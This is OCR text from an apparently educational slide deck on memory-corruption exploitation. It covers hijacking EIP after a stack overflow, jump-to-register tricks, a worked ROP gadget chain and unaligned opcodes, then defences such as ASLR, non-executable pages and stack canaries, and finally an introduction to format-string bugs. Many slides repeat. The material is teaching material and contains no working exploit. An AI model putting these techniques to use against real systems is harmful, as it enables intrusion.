
FableTech




```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```

EIP →


FableTech




```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```

EIP →


FableTech



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```


FableTech



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```

FableTech



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```

FableTech

Coffee Break

We control EIP. What should we set it to, in order to get our shellcode executed?

Directly returning to the buffer used to be *the* way to do it. The stack was at `0xC0000000` and down.

Environment variables are also placed on the stack, and used to be a good location to store shellcode, at least in local exploits.

That was before ASLR. Today the stack is moved around, and we need to guess the address of our buffer, reducing the reliability of the exploit.

Code sections in libraries are useful return addresses. If you know the address of a library, you can misuse the opcodes there, to pass control to your shellcode.

Often you have a register pointing at — or close to — your stack buffer. `ESP` always points close to the buffer.

If you can find a `JMP <reg>` or `CALL <reg>` you can use that to change EIP, and run your shellcode; Even if you don't know the absolute address.

If you can not find all the code you need in one place, you need to build it from tiny code sequences from different places in the library. This is called **return chaining** or **Return Oriented Programming**.

With a big overflow – where you can write far up the stack – you can build a number of fake stack frames. Each frame will have a return address of the next piece of code (called **gadgets**) that you want executed.

In this example we have overflown a stack buffer, and overwritten the return address and the next two DWORDs. `EDX` contains the address of the shellcode.

```
        ; vulnerable function
EIP →   080484A9 ret

        ; first ROP gadget
        08048526 mov eax, edx
        08048528 pop esi
        08048529 ret

        ; second ROP gadget
        080486D7 call eax
```

	...
	D7 86 04 08
	41 41 41 41
ESP →	26 85 04 08

FableTech

In this example we have overflown a stack buffer, and overwritten the return address and the next two DWORDs. `EDX` contains the address of the shellcode.

```
        ; vulnerable function
        080484A9 ret

        ; first ROP gadget
EIP →   08048526 mov eax, edx
        08048528 pop esi
        08048529 ret

        ; second ROP gadget
        080486D7 call eax
```

	...
	D7 86 04 08
ESP →	41 41 41 41

FableTech

In this example we have overflown a stack buffer, and overwritten the return address and the next two DWORDs. `EDX` contains the address of the shellcode.

```
        ; vulnerable function
        080484A9 ret

        ; first ROP gadget
        08048526 mov eax, edx
EIP →   08048528 pop esi
        08048529 ret

        ; second ROP gadget
        080486D7 call eax
```

```
          ...
ESP →  | D7 86 04 08 |
       | 41 41 41 41 |
```

FableTech

In this example we have overflown a stack buffer, and overwritten the return address and the next two DWORDs. `EDX` contains the address of the shellcode.


```
        ; vulnerable function
        080484A9 ret

        ; first ROP gadget
        08048526 mov eax, edx
        08048528 pop esi
EIP →   08048529 ret

        ; second ROP gadget
        080486D7 call eax
```

```
ESP →  |    ...     |
       | D7 86 04 08 |
       |             |
       |             |
```

FableTech

In this example we have overflown a stack buffer, and overwritten the return address and the next two DWORDs. `EDX` contains the address of the shellcode.

```
        ; vulnerable function
        080484A9 ret

        ; first ROP gadget
        08048526 mov eax, edx
        08048528 pop esi
        08048529 ret

        ; second ROP gadget
EIP →   080486D7 call eax
```



FableTech

If you need to jump to the address stored in `EAX`, there is more than one instruction that will do the trick.

```
jmp eax             ;; ff e0

call eax            ;; ff d0

push eax            ;; 50
ret                 ;; c3

xchg ebx, eax       ;; 93
call ebx            ;; ff d3
```

Instructions like `PUSHA` and `POPA` are useful for setting or exchanging register values.

The `C2` version of `RET` will add a word-value to `ESP` after removing the return address from the stack. This is useful if there is a pointer to the shellcode higher on the stack.

Remember: Unaligned code is still code — just not what the compiler had in mind.

One man's

```
BB 11 50 41 C3    mov ebx, 0xC3415011
```

is another man's

```
      50          push eax
         41       inc ecx
            C3    ret
```

FableTech

In fact, text strings and icons are made of opcodes. Sometimes they are made of very useful opcodes. Be creative.

The problem with return-to-library is ASLR. You have *no* idea where a library is mapped.

Another problem is reliability across system upgrades. Which version of *libc* is installed on the host?

Most programs must be loaded at a specific base address to function properly.

This is changing, but there is still time...

Most programs must be loaded at a specific base address to function properly.

This is changing, but there is still time...

We can do the same return-chaining tricks here, as we did with libraries, but we know the base address. This is highly reliable.

We will go into more detail about ROP later in the course.

Even if programmers keep writing vulnerable code, the operating system and compiler vendors can help make these bugs unexploitable.


FableTech

If attackers don't know where sections are placed in memory, they can't *reliably* use them.

It was popularized in 2001 by the PaX team and their Linux patch. It was later implemented in OpenBSD and Microsoft Windows.

FableTech


program
heap
library
library
stack


program
heap
library
library
stack

If the attacker places the shellcode on the stack, and the stack memory pages are not marked as executable, it won't execute.

FableTech


If the attacker places the shellcode on the stack, and the stack memory pages are not marked as executable, it won't execute.

On Intel 80386 any page which is marked as readable is implicitly also executable.


If the attacker places the shellcode on the stack, and the stack memory pages are not marked as executable, it won't execute.

On Intel 80386 any page which is marked as readable is implicitly also executable.

One solution is to limit the **CS** so it doesn't overlap the stack.


program
heap
library
library
stack
CS
DS
SS
Blue is code
Green is data

FableTech


program
heap
library
library
stack
CS
DS
SS
Blue is code
Green is data

FableTech

But the heap, program data, and (some) library data is still left executable.

AMD64 allows pages to be mapped non-executable, even for 32 bit processes.

If a magic value is placed in memory next to a buffer, and that buffer is overflowed, the magic value is overwritten. When the value in memory does not match the magic value, the program is aborted.


Stack cookies were implemented in GCC in 1997 and in Microsoft Visual Studio in 2003.

FableTech

Stack cookies are often referred to as **stack canaries**.

There are three kinds of stack cookies:


1. Terminator cookie
2. Random cookie
3. XOR cookie



FableTech

There are three kinds of stack cookies:


1. Terminator cookie
2. Random cookie
3. XOR cookie



FableTech

There are three kinds of stack cookies:


1. Terminator cookie
2. Random cookie
3. XOR cookie



FableTech

There are three kinds of stack cookies:

1. Terminator cookie
2. Random cookie
3. XOR cookie



FableTech

```
push ebp
mov ebp, esp
mov eax, [gs:0x14]
mov [ebp-0x4], eax
xor eax, eax
...
mov edx, [ebp-0x4]
xor edx, [gs:0x14]
je +5
call __stack_chk_fail
mov esp, ebp
pop ebp
ret
```

EBP →

...	
03 00 00 00	third argument
02 00 00 00	second argument
01 00 00 00	first argument
DD CC BB AA	return address
88 88 FF BF	saved EBP
XX XX XX XX	stack cookie
YY YY YY YY	first local variable
ZZ ZZ ZZ ZZ	second local variable
...	

FableTech

```
$ ./demo
*** stack smashing detected ***: ./demo terminated
======= Backtrace: =========
/lib32/libc.so.6(__fortify_fail+0x48)[0xf7744018]
/lib32/libc.so.6(__fortify_fail+0x0)[0xf7743fd0]
./demo[0x804848c]
/lib32/libc.so.6(__libc_start_main+0x90)[0xf7677b00]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:12 9691032 /tmp/demo
08049000-0804a000 r--p 00000000 00:12 9691032 /tmp/demo
0804a000-0804b000 rw-p 00001000 00:12 9691032 /tmp/demo
...
f77e0000-f77e1000 rw-p 0001c000 08:01 131196  /lib32...
ffcd6000-ffceb000 rw-p 00000000 00:00 0       [stack]
Aborted
```

FableTech

This is quite effective, but some functions are still exploitable. Sometimes pointers – or other important data – can be overwritten without destroying the stack cookie, or the data is used before the stack cookie is checked.

The printf() family of functions require a format string as an argument. If we control this string, we control the target process.

The first format string exploit was published by Tymm Twillman in 1999.

In the years after that, a lot of format string vulnerabilities were discovered.

Format strings are used to describe how printf() must format its output.

A percent character (%) begins a format sequence. Any other character is copied to the output.

No Formatting

```
printf("AAAA");
```

AAAA

Decimal Number

```
printf("%d", 123);
```

123

Decimal Number

```
printf("%5d", 123);
```

␣␣123

Decimal Number

```
printf("%05d", 123);
```

```
00123
```

Hexadecimal Number

